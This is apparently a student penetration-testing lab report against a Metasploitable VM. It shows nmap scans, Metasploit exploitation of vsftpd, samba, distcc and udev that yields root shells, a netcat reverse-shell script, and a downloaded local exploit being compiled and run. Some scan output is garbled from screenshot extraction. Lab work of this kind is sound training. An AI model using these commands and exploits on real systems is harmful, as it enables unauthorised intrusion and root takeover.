



Task 1: Cracking Files

1.





2.



Task 2: File Investigation

1-5.



Decode from Base64 format

Simply enter your data then push the decode button.

RmluZCBtZSBpbiB0aGUgbmV0d29yayE=

i For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8

Source character set.

☐ Decode each line separately (useful for when you have multiple entries).


☒ Live mode OFF

Decodes in real-time as you type or paste (supports only the UTF-8 character set).


< **DECODE** >

Decodes your data into the area below.

Find me in the network!



User Icon
You are so close..



Task 3: Vulnerability Scanning

```
kali@kali: ~  
File Actions Edit View Help  
Currently scanning: 172.18.175.0/16 | Screen View: Unique Hosts  
7 Captured ARP Req/Rep packets, from 2 hosts. Total size: 420  
1 link/loopback UP LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group def  
built-in qlen 1000  
- IP link/loopback At MAC Address Count Len MAC Vendor / Hostname  
  inet 172.18.175.1/8 scope host lo  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
- inet6 ::1/128 scope host noprefixroute  
  192.168.1.1_lft 08:00:27:e4:f3:17_lft 6 bytes tx 360 PCS Systemtechnik GmbH  
  192.168.1.102_lft 08:00:27:30:8d:58_lft 6 bytes tx 60 PCS Systemtechnik GmbH  
  link/ether 08:00:27:ad:25:87 brd ff:ff:ff:ff:ff:ff
```

1.

```
version="7.94SVN" xsloutputvers  
IP 172.18.175.102 172.18.175.102  
- (kali@kali)-[~]  
$ nmap -p- 192.168.1.102  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-21 12:26 EST  
Nmap scan report for 192.168.1.102  
Host is up (0.012s latency).  
Not shown: 65505 closed tcp ports (conn-refused)  
PORT      STATE SERVICE  
21/tcp    open  ftp  
22/tcp    open  ssh  
23/tcp    open  telnet  
25/tcp    open  smtp  
53/tcp    open  domain  
80/tcp    open  http  
111/tcp   open  rpcbind  
139/tcp   open  netbios-ssn  
445/tcp   open  microsoft-ds  
512/tcp   open  exec  
513/tcp   open  login  
514/tcp   open  shell  
1099/tcp  open  rmiregistry  
1524/tcp  open  ingreslock  
2049/tcp  open  nfs  
2121/tcp  open  ccproxy-ftp  
3306/tcp  open  mysql  
3632/tcp  open  distccd  
5432/tcp  open  postgresql  
5900/tcp  open  vnc  
6000/tcp  open  X11  
6667/tcp  open  irc  
6697/tcp  open  ircs-u  
8009/tcp  open  ajp13  
8180/tcp  open  unknown  
8787/tcp  open  msgsrvr  
34676/tcp open  unknown  
42942/tcp open  unknown  
53442/tcp open  unknown  
58326/tcp open  unknown  
  
Nmap done: 1 IP address (1 host up) scanned in 16.46 seconds  
  
- (kali@kali)-[~]
```

`nmap -oX ~/Desktop/results.xml 192.168.1.102`

```
view-source:file:///home/kali/Desktop/results.xml
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
1 <?xml version="1.0" encoding="UTF-8"?>
2 <!DOCTYPE nmapmap>
3 <?xml:stylesheet href="file:///usr/bin/./share/nmap/nmap.xsl" type="text/xsl"?>
4 <!-- Nmap 7.94SVN scan initiated Thu Nov 21 12:31:51 2024 as: nmap -oX /home/kali/Desktop/results.xml 192.168.1.102 -->
5 <!-- nmaprun scanner="nmap" args="nmap -oX /home/kali/Desktop/results.xml 192.168.1.102" start="1732210311" starttime="Thu Nov 21 12:31:51 2024" version="7.94SVN" xsloutputvars="
6 <scaninfo type="connect" protocol="tcp" numservices="1800" services="1,3,4,6-7,9,13,17,19-26,30,32-33,37,42-43,49,53,70,79-85,88-90,99-100,106,109-111,113,119,125,135,139,143,145,149,157,161,165,179,180,188,199,201,204,206,208,210,212,214,216,218,220,222,224,226,228,230,232,234,236,238,240,242,244,246,248,250,252,254,256,258,260,262,264,266,268,270,272,274,276,278,280,282,284,286,288,290,292,294,296,298,300,302,304,306,308,310,312,314,316,318,320,322,324,326,328,330,332,334,336,338,340,342,344,346,348,350,352,354,356,358,360,362,364,366,368,370,372,374,376,378,380,382,384,386,388,390,392,394,396,398,400,402,404,406,408,410,412,414,416,418,420,422,424,426,428,430,432,434,436,438,440,442,444,446,448,450,452,454,456,458,460,462,464,466,468,470,472,474,476,478,480,482,484,486,488,490,492,494,496,498,500,502,504,506,508,510,512,514,516,518,520,522,524,526,528,530,532,534,536,538,540,542,544,546,548,550,552,554,556,558,560,562,564,566,568,570,572,574,576,578,580,582,584,586,588,590,592,594,596,598,600,602,604,606,608,610,612,614,616,618,620,622,624,626,628,630,632,634,636,638,640,642,644,646,648,650,652,654,656,658,660,662,664,666,668,670,672,674,676,678,680,682,684,686,688,690,692,694,696,698,700,702,704,706,708,710,712,714,716,718,720,722,724,726,728,730,732,734,736,738,740,742,744,746,748,750,752,754,756,758,760,762,764,766,768,770,772,774,776,778,780,782,784,786,788,790,792,794,796,798,800,802,804,806,808,810,812,814,816,818,820,822,824,826,828,830,832,834,836,838,840,842,844,846,848,850,852,854,856,858,860,862,864,866,868,870,872,874,876,878,880,882,884,886,888,890,892,894,896,898,900,902,904,906,908,910,912,914,916,918,920,922,924,926,928,930,932,934,936,938,940,942,944,946,948,950,952,954,956,958,960,962,964,966,968,970,972,974,976,978,980,982,984,986,988,990,992,994,996,998,1000" />
7 <verbose level="0"/>
8 <debugging level="0"/>
9 <hosthint><status state="up" reason="unknown-response" reason_ttl="0"/>
10 <address addr="192.168.1.102" addrttype="ipv4"/>
11 <hostnames>
12 </hostnames>
13 </hosthint>
14 <host starttime="1732210311" endtime="1732210311"><status state="up" reason="syn-ack" reason_ttl="0"/>
15 <address addr="192.168.1.102" addrttype="ipv4"/>
16 <hostnames>
17 </hostnames>
18 <ports><extraports state="closed" count="977">
19 <extrareasons reason="conn-refused" count="977" proto="tcp" ports="1,3-4,6-7,9,13,17,19-20,24,26,30,32-33,37,42-43,49,70,79,81-85,88-90,99-100,106,109-110,113,119,125,135,139,143,145,149,157,161,165,179,180,188,199,201,204,206,208,210,212,214,216,218,220,222,224,226,228,230,232,234,236,238,240,242,244,246,248,250,252,254,256,258,260,262,264,266,268,270,272,274,276,278,280,282,284,286,288,290,292,294,296,298,300,302,304,306,308,310,312,314,316,318,320,322,324,326,328,330,332,334,336,338,340,342,344,346,348,350,352,354,356,358,360,362,364,366,368,370,372,374,376,378,380,382,384,386,388,390,392,394,396,398,400,402,404,406,408,410,412,414,416,418,420,422,424,426,428,430,432,434,436,438,440,442,444,446,448,450,452,454,456,458,460,462,464,466,468,470,472,474,476,478,480,482,484,486,488,490,492,494,496,498,500,502,504,506,508,510,512,514,516,518,520,522,524,526,528,530,532,534,536,538,540,542,544,546,548,550,552,554,556,558,560,562,564,566,568,570,572,574,576,578,580,582,584,586,588,590,592,594,596,598,600,602,604,606,608,610,612,614,616,618,620,622,624,626,628,630,632,634,636,638,640,642,644,646,648,650,652,654,656,658,660,662,664,666,668,670,672,674,676,678,680,682,684,686,688,690,692,694,696,698,700,702,704,706,708,710,712,714,716,718,720,722,724,726,728,730,732,734,736,738,740,742,744,746,748,750,752,754,756,758,760,762,764,766,768,770,772,774,776,778,780,782,784,786,788,790,792,794,796,798,800,802,804,806,808,810,812,814,816,818,820,822,824,826,828,830,832,834,836,838,840,842,844,846,848,850,852,854,856,858,860,862,864,866,868,870,872,874,876,878,880,882,884,886,888,890,892,894,896,898,900,902,904,906,908,910,912,914,916,918,920,922,924,926,928,930,932,934,936,938,940,942,944,946,948,950,952,954,956,958,960,962,964,966,968,970,972,974,976,978,980,982,984,986,988,990,992,994,996,998,1000" />
20 </extraports>
21 <port protocol="tcp" portid="21"><state state="open" reason="syn-ack" reason_ttl="0"/><service name="ftp" method="table" conf="3"/></port>
22 <port protocol="tcp" portid="22"><state state="open" reason="syn-ack" reason_ttl="0"/><service name="ssh" method="table" conf="3"/></port>
23 <port protocol="tcp" portid="23"><state state="open" reason="syn-ack" reason_ttl="0"/><service name="telnet" method="table" conf="3"/></port>
24 <port protocol="tcp" portid="25"><state state="open" reason="syn-ack" reason_ttl="0"/><service name="smtp" method="table" conf="3"/></port>
25 <port protocol="tcp" portid="53"><state state="open" reason="syn-ack" reason_ttl="0"/><service name="domain" method="table" conf="3"/></port>
26 <port protocol="tcp" portid="80"><state state="open" reason="syn-ack" reason_ttl="0"/><service name="http" method="table" conf="3"/></port>
27 <port protocol="tcp" portid="111"><state state="open" reason="syn-ack" reason_ttl="0"/><service name="rpcbind" method="table" conf="3"/></port>
28 <port protocol="tcp" portid="139"><state state="open" reason="syn-ack" reason_ttl="0"/><service name="netbios-ssn" method="table" conf="3"/></port>
29 <port protocol="tcp" portid="445"><state state="open" reason="syn-ack" reason_ttl="0"/><service name="microsoft-ds" method="table" conf="3"/></port>
30 <port protocol="tcp" portid="512"><state state="open" reason="syn-ack" reason_ttl="0"/><service name="exec" method="table" conf="3"/></port>
31 <port protocol="tcp" portid="513"><state state="open" reason="syn-ack" reason_ttl="0"/><service name="login" method="table" conf="3"/></port>
32 <port protocol="tcp" portid="514"><state state="open" reason="syn-ack" reason_ttl="0"/><service name="shell" method="table" conf="3"/></port>
33 <port protocol="tcp" portid="1099"><state state="open" reason="syn-ack" reason_ttl="0"/><service name="rmiregistry" method="table" conf="3"/></port>
34 <port protocol="tcp" portid="1524"><state state="open" reason="syn-ack" reason_ttl="0"/><service name="lingreslock" method="table" conf="3"/></port>
35 <port protocol="tcp" portid="2049"><state state="open" reason="syn-ack" reason_ttl="0"/><service name="nfs" method="table" conf="3"/></port>
36 <port protocol="tcp" portid="2121"><state state="open" reason="syn-ack" reason_ttl="0"/><service name="ccproxy-ftp" method="table" conf="3"/></port>
37 <port protocol="tcp" portid="3386"><state state="open" reason="syn-ack" reason_ttl="0"/><service name="mysql" method="table" conf="3"/></port>
38 <port protocol="tcp" portid="5432"><state state="open" reason="syn-ack" reason_ttl="0"/><service name="postgresql" method="table" conf="3"/></port>
39 <port protocol="tcp" portid="5900"><state state="open" reason="syn-ack" reason_ttl="0"/><service name="unc" method="table" conf="3"/></port>
40 <port protocol="tcp" portid="6080"><state state="open" reason="syn-ack" reason_ttl="0"/><service name="x11" method="table" conf="3"/></port>
41 <port protocol="tcp" portid="6667"><state state="open" reason="syn-ack" reason_ttl="0"/><service name="irc" method="table" conf="3"/></port>
42 <port protocol="tcp" portid="8080"><state state="open" reason="syn-ack" reason_ttl="0"/><service name="http" method="table" conf="3"/></port>
43 <port protocol="tcp" portid="8180"><state state="open" reason="syn-ack" reason_ttl="0"/><service name="ajp13" method="table" conf="3"/></port>
44 </ports>
45 <times rtt="4223" rttvar="56" to="180000"/>
46 </host>
47 <runstats><finished time="1732210311" timestr="Thu Nov 21 12:31:51 2024" summary="Nmap done at Thu Nov 21 12:31:51 2024; 1 IP address (1 host up) scanned in 0.10 seconds" />
48 </runstats>
```

2.

```
kali@kali: ~  
File Actions Edit View Help  
msf6 > search vsftpd  
  
Matching Modules  
  
# Name Actions Edit View Help Disclosure Date Rank Check Description  
0 auxiliary/dos/ftp/vsftpd_232 2011-02-03 normal Yes VSFTPD 2.3.2 Denial of Service  
1 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent No VSFTPD v2.3.4 Backdoor Command Execut  
ion  
  
Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor  
  
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor  
[*] No payload configured, defaulting to cmd/unix/interact  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options  
  
Module options (exploit/unix/ftp/vsftpd_234_backdoor):  
  
Name Current Setting Required Description  
CHOST 192.168.1.103 no The local client address  
CPORT 4444 no The local client port  
Proxies A proxy chain of format type:host:port[,type:host:port][...] no  
RHOSTS 192.168.1.103 yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html  
RPORT 21 yes The target port (TCP)  
  
Exploit target:  
  
Id Name  
--  
0 Automatic  
  
View the full module info with the info, or info -d command.  
  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.1.102  
RHOST => 192.168.1.102  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run  
  
[*] 192.168.1.102:21 - Banner: 220 (vsFTPd 2.3.4)  
[*] 192.168.1.102:21 - USER: 331 Please specify the password.  
[*] 192.168.1.102:21 - Backdoor service has been spawned, handling ...  
[*] 192.168.1.102:21 - UID: uid=0(root) gid=0(root)  
[*] Found shell.  
[*] Command shell session 1 opened (192.168.1.103:40557 -> 192.168.1.102:6200) at 2024-11-21 13:09:22 -0500  
  
whoami  
root
```

```
No active sessions.  
  
msf6 exploit(multi/samba/usermap_script) > run  
  
[*] Started reverse TCP handler on 192.168.1.103:4444  
[*] Command shell session 2 opened (192.168.1.103:4444 -> 192.168.1.102:46326) at 2024-11-21 13:20:03 -0500  
  
whoami  
root
```

```

msf6 > search distcc
Matching Modules
# Name Disclosure Date Rank Check Description
0 exploit/unix/misc/distcc_exec 2002-02-01 excellent Yes DistCC Daemon Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/misc/distcc_exec
msf6 > se exploit/unix/misc/distcc_exec
[-] Unknown command: se. Did you mean set? Run the help command for more details.
msf6 > use exploit/unix/misc/distcc_exec
[*] No payload configured, defaulting to cmd/unix/reverse_bash
msf6 exploit(unix/misc/distcc_exec) > show options

Module options (exploit/unix/misc/distcc_exec):
Name Current Setting Required Description
CHOST no The local client address
CPORT no The local client port
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 3632 yes The target port (TCP)

Payload options (cmd/unix/reverse_bash):
Name Current Setting Required Description
LHOST 192.168.1.103 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:
Id Name
--
0 Automatic Target

View the full module info with the info, or info -d command.
msf6 exploit(unix/misc/distcc_exec) > set RHOST 192.168.1.102
RHOST => 192.168.1.102
msf6 exploit(unix/misc/distcc_exec) >

```

```

[*] Exploit completed, but no session was created.
msf6 exploit(unix/misc/distcc_exec) > whoami
[*] exec: whoami

kali

```

4. Privilege Escalation

lp

metasploit zmieniło się na 192.168.1.101 po uruchomieniu maszyny ponownie.

1-4

```

msfadmin@metasploitable:~$ ps aux | grep udev
root      2354  0.0  0.0  2092  620 ?        S<s  13:25   0:00 /sbin/udevd --d
aemon
msfadmin  4734  0.0  0.0  3004   756 tty1      R+   13:43   0:00 grep udev
msfadmin@metasploitable:~$ cat /proc/net/netlink
sk      Eth Pid      Groups  Rmem    Wmem    Dump    Locks
f7c4d800 0      0      00000000 0        0      00000000 2
df81ea00 4      0      00000000 0        0      00000000 2
f7f6f000 7      0      00000000 0        0      00000000 2
f7c71c00 9      0      00000000 0        0      00000000 2
f7d02c00 10     0      00000000 0        0      00000000 2
f7c4dc00 15     0      00000000 0        0      00000000 2
dfc88000 15     2353   00000001 0        0      00000000 2
f7c75800 16     0      00000000 0        0      00000000 2
dfcedc00 18     0      00000000 0        0      00000000 2
msfadmin@metasploitable:~$

```



```

msf6 > sea
[-] Unknown command: sea. Did you mean set? Run the help command for more details.
msf6 > saerch udev
[-] Unknown command: saerch. Did you mean search? Run the help command for more details.
msf6 > search udev

Matching Modules
==
#  Name                                     Disclosure Date  Rank  Check  Description
-  -  -  -  -  -
0  exploit/linux/local/udev_netlink        2009-04-16      great No      Linux udev Netlink Local Privilege Escalation
1  \_ target: Linux x86                    .               .      .      .
2  \_ target: Linux x64                    .               .      .      .

Interact with a module by name or index. For example info 2, use 2 or use exploit/linux/local/udev_netlink
After interacting with a module you can manually set a TARGET with set TARGET 'Linux x64' set RHOST 192.168.1.101

msf6 > use exploit/linux/local/udev_netlink
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp for details.
msf6 exploit(linux/local/udev_netlink) > show options

Module options (exploit/linux/local/udev_netlink):
Name          Current Setting  Required  Description
--
NetlinkPID    1                no        Usually udevd pid-1. Meterpreter sessions will autodetect
SESSION       0                yes       The session to run this module on

Payload options (linux/x86/meterpreter/reverse_tcp):
Name          Current Setting  Required  Description
--
LHOST         192.168.1.103   yes       The listen address (an interface may be specified)
LPORT         4444            yes       The listen port

Exploit target:
Id  Name
--  --
0   Linux x86_32 - The port used by the backdoor bind listener is already open
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.103:43227 -> 192.168.1.101:6200) at 2024-11-27 14:27:39 -0500
View the full module info with the info, or info -d command.
msf6 exploit(linux/local/udev_netlink) >

```

```

GNU nano 2.0.7                                File: run

#!/bin/sh
/bin/netcat -e /bin/sh 192.168.1.103 4444

[ Wrote 2 lines ]

msfadmin@metasploitable:~$ _

```


[Wrote 2 lines]

View the full module info with the `info`, or `info -d` command.

Active sessions

```
msf6 exploit(linux/local/udev_netlink) > set SESSION 1
SESSION => 1
```

```
[*] Started reverse TCP handler on 192.168.1.103:4444
[!] SESSION may not be compatible with this module:
[!] * incompatible session architecture: cmd
[!] * incompatible session platform: unix. This module works with: Linux.
[*] Attempting to autodetect netlink pid...
[*] Shell session, trying sh script to find netlink pid
[+] Found netlink pid: 2353
[*] Writing payload executable (207 bytes) to /tmp/pbMCeGaPPk
[*] Writing exploit executable (1879 bytes) to /tmp/JwIKOLiHh
[*] chmod'ing and running it...
[*] Sending stage (1017704 bytes) to 192.168.1.101
[*] Meterpreter session 2 opened (192.168.1.103:4444 → 192.168.1.101:53343) at 2024-11-27 14:33:09 -0500
```

```
meterpreter > 
```

```

[*] Started reverse TCP handler on 192.168.1.103:4444
192.168.1.102:139 - Exploit failed [unreachable]: Rex::Host
[*] Exploit completed, but no session was created
msf5 exploit(multi/handler) > set RHOST 192.168.1.
RHOST => 192.168.1.101
msf5 exploit(multi/handler) > run

```

```
[*] Started reverse TCP handler on 192.168.1.103:4444
whoami
[*] Command shell session 1 opened (192.168.1.103:4444 -> 192.168.1.104:4444)
```

```
[*] Command shell session 1 opened (192.168.1.103:4444 → 192.3
```

```

[*] Meterpreter session 4 opened (192.168.1.103:4444 -> 192.168.1.101:39427) at 2024-11-27 16:42:40 -0500

meterpreter > shell
Process 6902 created.
Channel 1 created.
whoami
root
ip a s
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:30:8d:58 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.101/24 brd 192.168.1.255 scope global eth0
    inet6 fe80::a00:27ff:fe30:8d58/64 scope link
        valid_lft forever preferred_lft forever

```

```

msfadmin@metasploitable:~$
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$ wget http://192.168.1.103/8572.c
--14:10:33-- http://192.168.1.103/8572.c
=> '8572.c.1'
Connecting to 192.168.1.103:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2,757 (2.7K) [text/x-csrc]

100%[=====>] 2,757 --.-K/s

14:10:33 (154.29 MB/s) - '8572.c.1' saved [2757/2757]

msfadmin@metasploitable:~$ gcc 8572.c -o exploit
8572.c:110:28: warning: no newline at end of file
msfadmin@metasploitable:~$ chmod +x exploit
msfadmin@metasploitable:~$ _

```

```

msfadmin@metasploitable:~$ ./exploit 2354
msfadmin@metasploitable:~$ _

```

```

(kali@kali)-[/usr/.../exploitdb/exploits/linux/local]
$ nc -vnlp 4444
listening on [any] 4444 ...
connect to [192.168.1.103] from (UNKNOWN) [192.168.1.101] 43104
whoami
root

```